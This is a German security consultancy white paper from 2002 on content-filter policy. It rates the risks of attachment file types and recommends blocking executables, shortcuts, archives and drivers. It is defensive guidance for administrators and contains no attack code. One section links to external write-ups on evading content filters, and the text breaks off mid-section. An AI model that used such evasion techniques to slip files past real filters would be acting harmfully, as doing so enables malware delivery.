Content Filter Analyse

Compass Security

10. Oktober 2002

Name des Dokument:	Technical_Update_Content_Filter_V1.0.doc
Version:	V 1.0
Autor:	Jan P. Monsch, Compass Security AG
Referenzen:	Referenz
Lieferungsdatum:	10. Oktober 2002
Dokumenteigenschaft:	VERTRAULICH

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

INHALTSVERZEICHNIS

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

Datum: 10. Okt. 2002

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

1 Content Filter

1.1 Einleitung

Bei der Arbeit als Tiger-Team sucht man oftmals das schwächste Glied in der Kette, wenn es um die elektronische Verletzlichkeit von Unternehmen geht. Aus unserer Erfahrung stellen die Viren/Trojaner eine Hauptgefährdung für die meisten Unternehmen dar. Im Fachjargon werden diese Angriffe auch als „Malicious Mobile Code (MMC)“ bezeichnet.

Leider sind die bisherigen Content Filter derart ausgerichtet, dass man definiert, was man **nicht** will. Dieser Ansatz wird als “Blacklist Approach“ bezeichnet. Wäre es möglich zu definieren, welche Attachments man per Mail oder Web erlaubterweise angeliefert haben will, dann würde man von „Whitelist Approach“ sprechen (so wie bei den Firewalls mit dem Regelsatz)

Vermehrt sind wir angefragt worden, welche Attachment Typen wir erlauben würden, resp. zu sperren sind. Aus diesem Umstand heraus haben wir uns entschlossen, dieses Dokument zu verfassen, um einen Einstieg in Attachments und „gefährliche Inhalte“ zu geben. Es liegt in der Sache der Natur, dass dieses Dokument beim Erscheinen bereits „veraltet“ ist, denn die Entwicklung hört nicht auf. Wir verstehen dieses Dokument deshalb als aktueller Release, den wir in Zukunft und bei genügend Interesse weiterpflegen möchten. Ihr Feedback ist herzlich willkommen.

Dieser Artikel ist für technische Verantwortliche gedacht, die einen vertieften Einblick in die Verknüpfung von Dateien und Datentypen erreichen wollen. Typischerweise ist das Zielpublikum im Bereich Content Filter, Anti-Virus oder Security Office/Engineering zu suchen.

Korrespondierend zu diesem Dokument werden wir in Kürze eine Übersicht und Funktionstest des „Finjan Content Filter“ vorstellen. Weitere Unterlagen finden Sie in userem Downoad Bereich unter

http://www.csnc.ch/ger/knowhow/download.shtml

8. Oktober 2002
Ivan Buetler

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

1.2 Grundtypen

Die Content-Filter lassen sich in folgende Grundtypen unterteilen:

Virenscanner:

- Diese Arbeiten mit Mustern von Viren und Trojanern. Das heisst, dass wenn noch kein Pattern des neuen Viruses vorhanden ist, so wird dieser nicht erkannt.

Code-Analyzer:

- Hier wird das Laufzeitverhalten von ausführbarem Code analysiert. Diese Filter verstehen mehr oder weniger den zu analysierenden Code und suchen nach verdächtigen Funktionsaufrufen, wie z.B. Dateizugriff oder ähnlichem. Das analysierte Verhalten wird gegenüber einer Policy geprüft und je nach Resultat an den Empfänger weitergeleitet.

Dateitypen-Filter:

- Diese Filter basieren darauf den Dateitype zu erkennen. Einige machen dies über die Dateiendung und andere versuchen vom effektiven Inhalt auf den Dateitype zu schliessen. Letztere Variante ist sicherlich die bessere.

Wortscanner:

- Diese Filter suchen nach Wörtern (z.B. sex, porn, ...) im Content oder in URLs, welche in einer Black-List definiert sind. Ist ein solches Wort enthalten, wird der Content geblockt. Anwendung findet dies vor allem in der Zensur von unerwünschtem Inhalt; als Stichwort wäre hier die NetNanny zu erwähnen.

Bilderkennung:

- Diese Scanner versuchen z.B. Pornobilder auf Grund von Bildanalysen zu erkennen und zu filtern.

Vielfach unterstützt ein Content-Filter eine Kombination dieser verschiedenen Typen.

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

1.3 Transportmedien

Im heutigen Internet-Umfeld einer Firma werden vor allem zwei Mechanismen für die interne und externe Kommunikation über das Internet verwendet:

- Web-Browsing
- Email

Diese beiden Medien haben bezüglich Content-Filtering gemeinsame, sowie auch unterschiedliche Eigenschaften.

1.3.1 Web-Browsing

Der Web-Browsing-Bereich ist sicherlich der Anspruchvollste für einen Content-Filter. Zum einen muss ein Content-Filter innert kürzester Frist einen Content scannen können, damit das „Surf-Erlebnis“ nicht all zu stark beeinflusst wird und zum andern enthalten Web-Seiten sehr viel JavaScript oder ähnliches, ohne die eine moderne Website kaum mehr auskommt.

1.3.2 Email

Beim Email ist die Sache etwas einfacher. Das Befördern einer Email ist nicht allzu zeitkritisch und auf aktiven Inhalt könnte man durchaus verzichten. Doch im Zuge von web-enabling gleichen die Email-Clients immer mehr Webbrowsern, was die Grenzen verschwimmen lässt.

1.3.3 Gemeinsamkeiten

Web-Browsing und Email haben die Gemeinsamkeit, dass sie das Transferieren von beliebigen Dateien ermöglichen. So müssen hier die gleichen Mechanismen zur Überprüfung angewendet werden.


GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

1.4 Spannungsfeld der Interessen

Der Einsatz von Content-Filtern schränkt den Benutzer ein, was bei ihm den Eindruck einer Zensur hinterlässt. So ist ein Administrator eines solchen Filters immer im Spannungsfeld zwischen:

- Den Wünschen und der Privatsphäre der Benutzer,
- Dem Sicherheits- und Businessbedürfnis der Firma,
- Dem rechtlichen Spielraum was Datenschutz und Legalität des Contents betrifft.



Hier muss ein passendes Gleichgewicht zwischen diesen Stake-Holdern gefunden werden. Dies bedeutet aber zugleich, dass es nicht reicht einfach nur einen Content-Filter einzusetzen, sondern die Einführung muss auch durch entsprechende organisatorische Massnahmen begleitet werden.

So muss der Benutzer klar informiert werden aus welchem Grund ein Content-Filter eingesetzt wird und es müssen klare und verbindliche Weisungen über den Gebrauch der Infrastruktur erlassen werden. Der Benutzer muss genau instruiert werden, was erlaubt ist und was nicht.

Die Sensitivität eines Content-Filters hängt sehr stark von den Sicherheitsbedürfnissen einer Organisation ab. So gibt es Unternehmen, die einfach den Benutzer vor „dummen“ Manipluationen schützen wollen oder direktes vollautomatisches Ausführen von externem Code verhindern wollen. Andere dagegen wollen schlicht gar keine risikobehafteten Daten zulassen und somit jegliches Risiko ausschliessen.

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

2 Gefahrenpotential

Content Filter sind Anwendungen, welche in der Applikationschicht arbeiten. Im Gegensatz zu den darunterliegenden Netzwerkprotokollen gibt es dort sehr viele verschiedene Anwendung und Präsentationsprotokolle, die darüber ausgetauscht werden:

Webbrowsing:
- HTML, XML, JavaScript, Java, ActiveX.

Email:
- Reiner Text
- Attachments mit beliebige Dateien welche Daten und/oder Code enthalten können

Im folgenden werden die Gefahrenpotentiale, welche von Content-Typen ausgehen detaillierter beschrieben.

2.1 Buffer-Overflows und Endlos-Schlaufen

Es besteht ein grundsätzliches Risiko bei allen Dateien, welche eine innere Struktur aufweisen, die durch eine Applikation in irgendeiner Form geparst/interpretiert wird. Bei einer fehlerhaften Implementation eines Parsers können Buffer-Overflows provoziert werden. Diese können dazu benutzt werden Machinencode auszuführen. Eine weitere Möglichkeit ist, dass der Parser beim Interpretieren in eine Endlosschlaufe gerät, z.B. ein ZIP of Death.

Dies lässt den Schluss zu, dass rein unstrukturierte Dateien, wie z.B. eine Text-Datei die zeichenweise angezeigt werden, am sichersten sind.

2.2 Vermischung von Daten und Code

Besonders riskant ist die heutzutage sehr weit verbreitete Vermischung von Daten und ausführbarem Code, wie z.B bei:

- HTML und JavaScript/VBScript
- Microsoft Office Dokument und Visual Basic.

Sobald dieser Code potenziell die Möglichkeit hat auf Systemresourcen wie z.B. lokale Festplatte, Netzwerk oder Windows Registry zuzugreifen, wird es sehr kritisch. Viren, Würmer und Trojaner bedienen sich gerne solcher Dateien für Ihre Verbreitung.

Da im Fall von Office Dokumenten häufig eigentlich nur die Daten von Interesse sind, wäre die logische Konsequenz die Daten vom Code total zu trennen. Wenn nur reine Daten transportiert werden, bleibt als Restrisiko nur der Buffer-Overflow. Doch leider ist diese Möglichkeit bei Microsoft Office Dokumenten bis heute nicht gegeben. Somit kommen die Dateiformate PDF oder Postscript dieser Anforderung sicherlich am nächsten.

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch


In Zukunft muss sicherlich wieder eine bessere Trennung zwischen Daten und Code erreicht werden, um höhere Sicherheit zu gewährleisten. In diesem Zusammenhang muss auch erwähnt werden, dass es Contentfilter gibt, die z.B. aus Microsoft Office Dokumenten allen Makrocode entfernen.

2.3 Verpackte Dateien

Ein besondere Stellung haben die Archive-Dateien wie z.B. ZIP, welche verwendet werden, um mehrere Dateien in einer einzigen zu transportieren. Auch verschlüsselte Dateiformate gehören in diese Kategorie. Doch dies bringt die Gefahr, dass ein Content-Filter diese Dateien nicht extrahieren und analysieren kann, weil dieser zum einen das Dateiformat nicht versteht oder der Inhalt durch Verschlüsselung geschützt ist.

2.4 Gefahrenübersicht

Im folgenden eine graphische Zusammenfassung der verschiedenen Gefahren:



GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

3 Content-Filter Policy

Dieses Kapitel geht darauf ein, wie eine Content-Filter-Policy im Spannungsfeld der verschiedenen Interessen der Stake-Holder aussehen könnte.

3.1 Businessnutzen

In erster Line hat eine eine Organisation eine oder mehrere Business Cases zu erfüllen. Daher muss bei der Erstellung einer Policy festgelegt werden, welche Dateitypen für den Austausch über Mail oder Web mit internen Mitarbeitern, Kunden oder Lieferanten wirklich benötig werden.

3.1.1 Web-Browsing

Um überhaupt sinnvoll „surfen“ zu können müssen heute folgende Dateitypen zugelassen werden:

- Web-Seiten: HTML, CSS, DHTML, etc.
- Bilderformate: GIF, JPEG, PNG
- Java applets: JAR, CLASS
- JavaScript: JS
- VBScript: VBS
- Macromedia Flash: SWF
- Adobe Acrobat: PDF

Doch diese Dateien enthalten zumeist ausführenbaren Code, welcher auch potentiell den Zugriff auf das System ermöglichen würde. Um diesem Vorzubeugen haben die Hersteller verschiedene Mechanismen, wie z.B. bei Java die Sandbox, implementiert um den Zugriff des Codes auf das Lokale System zu kontrollieren und zu limitieren. Doch die Sicherheit ist abhängig von der installierten Software, sowie ihrem aktuellen Patchstand und der Konfiguration.

Da es sehr schwierig ist die Konfiguration und die Patches der Client PCs auf dem aktuellsten Stand zu halten, bietet es sich an, an zentraler Stelle einen Content-Filter zu installieren, der den ausführbaren Code nach gefährlichem Code untersucht und auch nach bekannten Viren scannt.

3.1.2 Mail

Im Mail-Bereich gehören die Office-Dokumente oder auch Bilder zu den wichtigsten überhaupt:

- Microsoft Word: DOC
- Microsoft Excel: XLS
- Microsoft Powerpoint: PPT, PPS
- Adobe Acrobat: PDF
- Bilderformate: GIF, JPEG, PNG
- Text-Datei: TXT

Obwohl die Office-Dokumente sehr gefährliche Markroviren oder eingebettete Objekte enthalten können, wird eine Organisation fast nicht auf diese verzichten können.

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

Hier ist es besonders wichtig, dass entsprechende Virenscanner installiert sind, deren Virenpattern in sehr kurzen Zeitabständen aktualisiert werden. Bei einigen Herstellern kann ein Update alle Stunde statt finden. Einige bieten sogar die Möglichkeit per Mobiltelefon und SMS bei Krisensituationen sofort über eine Gefahr informiert zu werden und allfällig den Mail-Eingang in eine Organisation zu sperren.

3.1.3 Multimedia-Inhalte

Anders herum ist es fraglich, ob Multimedia-Inhalte für den Business Case einer Firma wirklich gebraucht werden oder nur zur Unterhaltung der Mitarbeiter dienen:

- Videos: AVI, MPEG
- Musik: MP3, WMA
- Video Streaming: RM

3.1.4 Dateiarchiven

Die Zulassung von Dateiarchiven hängt vom Sicherheitsbedürfnis der Organisation ab. So kann es sein, dass ZIP-Archive mit beliebigem Inhalt durch den Content-Filter passieren dürfen, obwohl dort EXE oder andere Dateien sich darin befinden können, die bei direktem Download über Web gesperrt sind. Auf jeden Fall müssen die Archive durch einen Virenscanner überprüft werden. Archive, die durch den Virenscanner nicht analysiert werden können, sollten nicht durchgelassen werden.

Im weiteren sollte durch Erstellen einer Weisung an die Mitarbeit klar definiert werden, welcher Inhalt in solchen Archiven zugelassen ist. Im weiteren sollte die Weisung die Mitarbeiter auch darauf aufmerksam machen, dass die Archive durch die Administratoren überprüft werden können.

3.2 Rechtliches Umfeld

3.2.1 Copyright Verletzungen

Hier stellt sich vorallem die Frage, ob ein Inhalt von Gesetzeswegen überhaupt zugelassen ist. So sind Multimedia-Inhalte (z.B. MP3) meist einem Copyright unterworfen und für deren Nutzung müsste korrekterweise eine Lizenz bezogen und bezahlt werden.

Um solchen Problemen aus dem Weg zu gehen, ist es praktikabel Multimedia-Inhalte auf im Content-Filter zu sperren. z.B.:

- Videos: AVI, MPEG
- Musik: MP3, WMA
- Video Streaming: RM

3.2.2 Datenschutz

Eine immer wichtigere Rolle in der vernetzten Welt spielt der Datenschutz. Durch unachtsamen Umgang mit Dateien können sehr leicht Kundendaten den geschützten Bereich verlassen und

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

unkontrolliert durchs Netz publiziert werden, was fatale Folgen für den entsprechenden Betroffen haben kann.

Datenschutz ist in erster Linie eine Ausbildungssache der Mitarbeiter, denn dort kann er am effektivsten umgesetzt werden. Als letzte Schleuse kann ein Content-Filter, der z.B. auf Kundendaten, wie z.B. Konto-Nummern reagiert, wirken.

3.2.3 Illegale Inhalte

Eine anders gelagerte Problematik stellt sich bei rechtlich illegalen Inhalten, wie z.B.

- Harte Pornographie,
- Sex mit Kindern oder Tieren,
- Rassismus,
- Drogen,
- etc.

Am einfachsten unterbindet man solche Aktivitäten organisatorisch durch entsprechende Weisungen an die Mitarbeiten.

Der Aufwand solche Inhalte technisch zu verhindern wäre sehr gross, denn bekannte Sites müssten in den Firewalls oder Proxies blockiert werden und/oder alle Dokumente nach entsprechenden Hinweisen, wie z.B. dem Vorkommen von bestimmten Worten oder Bildern untersucht werden. Hier stellt sich auch die Frage wie zuverlässig kann so etwas erkannt werden und wieviele Fehlalarme entstehen dadurch.

3.3 Sicherheitsbedürfnis

Hier lassen sich folgende Bereich unterscheiden vor welchen Gefahren sich eine eine Organisation schützen möchte:

- Ungerichtet Attacken, wie z.B. Viren oder Würmer, welche Schaden an den Daten oder der Infrastruktur der Organisation anrichten könnten.
- Gerichtete Attacken, wie z.B. Viren oder Trojanische Pferde, welche nicht durch Virenscanner entdeckt werden und vorallem dazu dienen vertrauliche Information aus einer Organisation zu entwenden. -> Wirtschaftspionage
- Schutz vor dummem und ungeschicktem Verhalten der User.
- Script Kiddies, die einfach versuchen, ob sie mit simplen Methoden einbrechen können.
- Cracker, die sich den Ruhm für eine gefundene Sicherheitslücke sichern wollen.

3.4 Gewichtung

Aufgrund der Business Cases, dem rechtlichen Rahmen, dem Sicherheitsbedürfnis, sowie den Gefahren die sich aus den Dateitypen ergeben muss eine Organisation eine entsprechende Gewichtung vornehmen und eine Policy definieren und entsprechende organisatiorische und technische Massnahmen treffen.

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

3.5 Umgehung von Content-Filtern

Die folgenden zwei Links zeigen Methoden, wie Content-Filter (Antivirus Produkte, CVP firewalls, Mail Attachment Filter, etc) umgangen werden können:

http://www.securiteam.com/securitynews/5DP0I206AY.html
http://www.securiteam.com/exploits/5ZP0D2K6AY.html

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

4 Dateitypen und deren Gefahren

Im folgenden ist eine Bedrohungsanalyse einer Auswahl von Dateitypen zu finden. Da es beliebig viele Dateitypen gibt, ist nur eine gängige Auswahl aufgeführt. Im Anhang sind entsprechende Beispiele für die Ausnutzung dieser Sicherheitslücken zu finden.

Die Compass Empfehlungen im Kommentarfeld sind im Sinne der maximalen Sicherheit zu verstehen. Doch wie in den vorherigen Kapiteln beschrieben, ist eine entsprechende Abwägung gegenüber den verschiedenen Stake-Holdern durchzuführen, um eine entsprechende Filter-Policy zu erhalten.

4.1 White-Listing versus Black-Listing

Da die Vielfalt der Dateiformate und ihrer Sicherheitsprobleme schier unerschöpflich ist und fast jeden Tag neue erfunden werden, ist das Erstellen einer Black-Liste eine endlose Sisyphusarbeit. Somit würde es eigentlich mehr Sinn machen grundsätzlich alle Dateitypen zu sperren und nur diejenigen zuzulassen, welche man explizit will. Dies wird auch als White-Listing bezeichnet. Auch Netzwerk-Firewalls werden meist nach diesem Prinzip konfiguriert.

Doch leider bieten die meisten Hersteller von Content-Filtern keine Möglichkeit für dieses White-Listing auf Dateiebene, was als grosses Manko zu betrachen ist und die Administration erheblich erschwert.

Falls ein White-Listing nicht möglich ist, so müssen entsprechend viele Dateitypen auf dem Content-Fitler gesperrt werden.

4.2 Datei-Typen

Es gibt folgende Arten von Datei-Typen:

- Direkt vom Betriebssystem ausgeführt
- Scripting Dateien, die durch Interpreter ausgeführt werden, welche auf dem System allenfalls installiert sind (PERL Dateien, BAT Dateien)
- Sonstige Dateien, bei denen Sicherheitslücken bekannt sind (Windows Media Player ASX als Beispiel)
- Archive, welche als Transport Provider der obigen Datentypen dienen können. Dazu gehören auch verschlüsselte Dateien.

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

4.3 Bedrohungsanalyse

💣 : Low Risk
💣💣 : Medium Risk
💣💣💣 : High Risk

4.3.1 Content-Type Handling

Referenz	Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
5.1	Durch geschickte codierung von Content-Typen bei Attachments können Content-Filter umgangen werden	Einschleusen von Dateien (EXE, COM, SCR, etc), welche eigentlich vom Content-Filter blockiert werden sollten.	X	X	💣💣💣	

4.3.2 Direkt ausführbare Attachments

Bei den hier aufgeführten Dateien handelt sich um Dateitypen, welche entweder durch direktes anklicken durch den User oder durch Einbettung in eine Web-Seite ausgeführt werden. Es muss dazu keine zusätzliche Software, wie z.B. Visual Basic installiert werden.

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
	COM	-	Command	Ausführen von Code	X	X		Blocken im Contentfilter
	CPL	-	Control Panel Extension	Ausführen von Code	X	X		Blocken im Contentfilter
	EXE	application/x-msdownload	Application	Ausführen von Code	X	X		Blocken im Contentfilter
	OCX	-	ActiveX Control	Ausführen von Code. Auf dem Desktop könnten diese Dateien nicht direkt ausgeführt werden. Doch in einer Website eingebettet können diese direkt ausgeführt werden.	X	X		Blocken im Contentfilter
5.32	SCR	-	Screensaver	Ausführen von Code	X	X		Blocken im Contentfilter

4.3.3 Referenzen

Hier handelt es sich um Dateien, welche Referenzen zu anderen Dateien oder Verzeichnissen darstellen. Diese können durch direktes anklicken z.B. auf dem Desktop aktiviert werden.

Diese werden missbraucht um

- Viren, Würmer, Trojanische Pferde in ein System einzuschleusen.

- Den Benutzer dazu zu bringen eine harmlose ausschauende Datei (Referenz) anzuklicken, welches anschliessend z.B ein kompromitiertes Programm aufstartet.

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTF	HTTF	Risiko	Kommentar Compass
5.18	LNK	-	Windows Shortcut File	Kann benützt werden um ein kompromitiertes Programm oder ein Batch File zu starten Bei FTP-/Webservern: Möglichkeit zum Zugriff auf Dateien und Verzeichnisse, welche ausserhalb des webroot oder ftproot liegen	X	X	💣💣💣	Blocken im Contentfilter
5.26	PIF	-	Shortcut to MS-DOS Program (Program Information File)	Ausführen von Code; Fall bekannt eines Internet-Wurms auf dieser Basis	X	X	💣💣💣	Blocken im Contentfilter
5.34	SHB		Shortcut into a Document	Ausführen von Code; Fälle bekannt von Trojanischen Pferden	X	X	💣💣💣	Blocken im Contentfilter
5.35	SHS		Shell Scrap Object	Ausführen von Code; Fälle bekannt von Trojanischen Pferden	X	X	💣💣💣	Blocken im Contentfilter
	URL	-	Internet Shortcut	Hijacking von Benutzer auf eine vom Hacker gewollte Website Download von Kompromitiertem Inhalt	X	X	💣💣💣	Blocken im Contentfilter
5.47	{CLSID}	-	Class Identifier	Tarnen von beliebigen Dateiendungen			💣💣💣	Blocken im Contentfilter

4.3.4 Archive

Häufig werden Archive gebraucht zur Distribution von mehreren Dateien, z.B. Software-Installationspakete oder einfach zur Komprimierung um eine schnelle Übertragung per Mail oder Web zu ermöglichen. Der Inhalt dieser Archive kann beliebige Dateien enthalten. Die Archive können teilweise auch verschlüsselt werden, was es unmöglich macht den Inhalt dieser im Content-Filter zu überprüfen. Archivier-Tools gibt es etliche. Deshalb ist im folgenden nur eine kleine Auswahl aufgeführt:

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
	ACE	-	WinACE Programm	Kann beliebige ausführbare Dateien enthalten, Denail of Service mittels sehr grossen komprimierten Dateien (siehe Referenz von Dateityp ZIP)	X	X		Blocken im Contentfilter
	ARJ	-	ARJ Komprimierpogramm		X	X		
	ART	-	AOL Johnson-Grace Compressed		X	X		
	BIN	-	MacBinary		X	X		
	BOO	-	AtoB/BtoA		X	X		
	BZ, BZ2	-	BZip2		X	X		
	CAB	-	Microsoft Windows Cabinet		X	X		
	CPT	-	CompactPro		X	X		Blocken im Contentfilter Vorallem Verwendung bei Mac
	GZ, GZIP	application/x-gzip	Unix GZip		X	X		Blocken im Contentfilter

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
	HQX	application/mac-binhex40	BinHex		X	X		Blocken im Contentfilter Vorallem Verwendung bei Mac
	ISO	-	ISO CD-ROM Image		X	X		Blocken im Contentfilter
	JAR, EAR, WAR	java/* application/java-archive	Java Archive für Java Classen, Enterprisebeans und Java Web-Applikationen		X	X		
	LHA, LZH	-	Lharc		X	X		
	MSI, MSP	-	Windows Installer Package Windows Installer Patch		X	X		
	PGD	-	PGP Disk Volume		X	X		
	PGP	-	PGP Encrypted Files		X	X		
	RAR	-	WinRAR Programm		X	X		
	SEA,SIT	-	StuffIt		X	X		Blocken im Contentfilter Vorallem Verwendung bei Mac
	TBZ	-	TAR und BZip2 kombiniert		X	X		Blocken im Contentfilter
	TGZ, tar.gz	application/x-compressed	TAR und GZ kombiniert		X	X		Vorallem Verwendung bei Unix
	TAR	application/x-tar	Unix komprimiert		X	X		

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
	TAZ, TZ, tar.z	-	TAR unc compress kombiniert		X	X		
	UU, UUE		UUcode		X	X		
	Z	application/x-compress	Unix Compress		X	X		
5.45	ZIP	application/x-zip-compressed application/zip	PKZIP		X	X		Blocken im Contentfilter
	??_ (z.B. ex_, dl_)		Microsoft Extract		X	X		

4.3.5 Keine direkt ausführbaren Attachments

4.3.5.1 Treiber und Bibliotheken

Diese Dateien könnten als Plattform für Backdoors benützt werden. Rein durch das Herunterladen ergibt sich keine Gefahr. Doch die Kombination einer ausführbaren Datei mit einem solchen Treiber oder Bibliothekdatei kann eine Backdoor sein. Die Backdoor-Funktionalität könnte beispielsweise in einer Font Datei implementiert sein, weil diese im Prinzip eine DLL darstellt (Dynamic Link Library).

Referenz	Typ	MIMEType	Filetype Beschreibung	Bedrohung	SMTP	HTTP	Risiko	Kommentar Compass
	386	-	Windows Enhanced Mode Driver	Enthält Maschinen Code	X	X		Blocken im Contentfilter
5.10	DLL	application/x-msdownload	Dynamic Link Library	Enthält Maschinen Code Möglichkeit zur Erlangung von mehr Rechten auf dem System	X	X		Blocken im Contentfilter
	DRV	-	Device Driver	Enthält Maschinen Code	X	X		Blocken im Contentfilter
5.13	FON	-	Font File	Eine Fontdatei ist eine DLL, welche auch Code enthalten könnte.	X	X		Blocken im Contentfilter
	SYS	-	System File	Enthält Maschinen Code	X	X		Blocken im Contentfilter
	VXD	-	Virtual Device Driver	Enthält Maschinen Code	X	X		Blocken im Contentfilter

4.3.5.2 Multimedia Dateien

Bei den Multimedia-Formaten besteht die Gefahr vor allem

- beim Parsen durch die Software, welche bei einem ungültigen Format der Datei ein Bufferoverflow provoziert.
- bei URL-Referenzen, welche den Benutzer auf eine kompromitierte Website „hijackt“

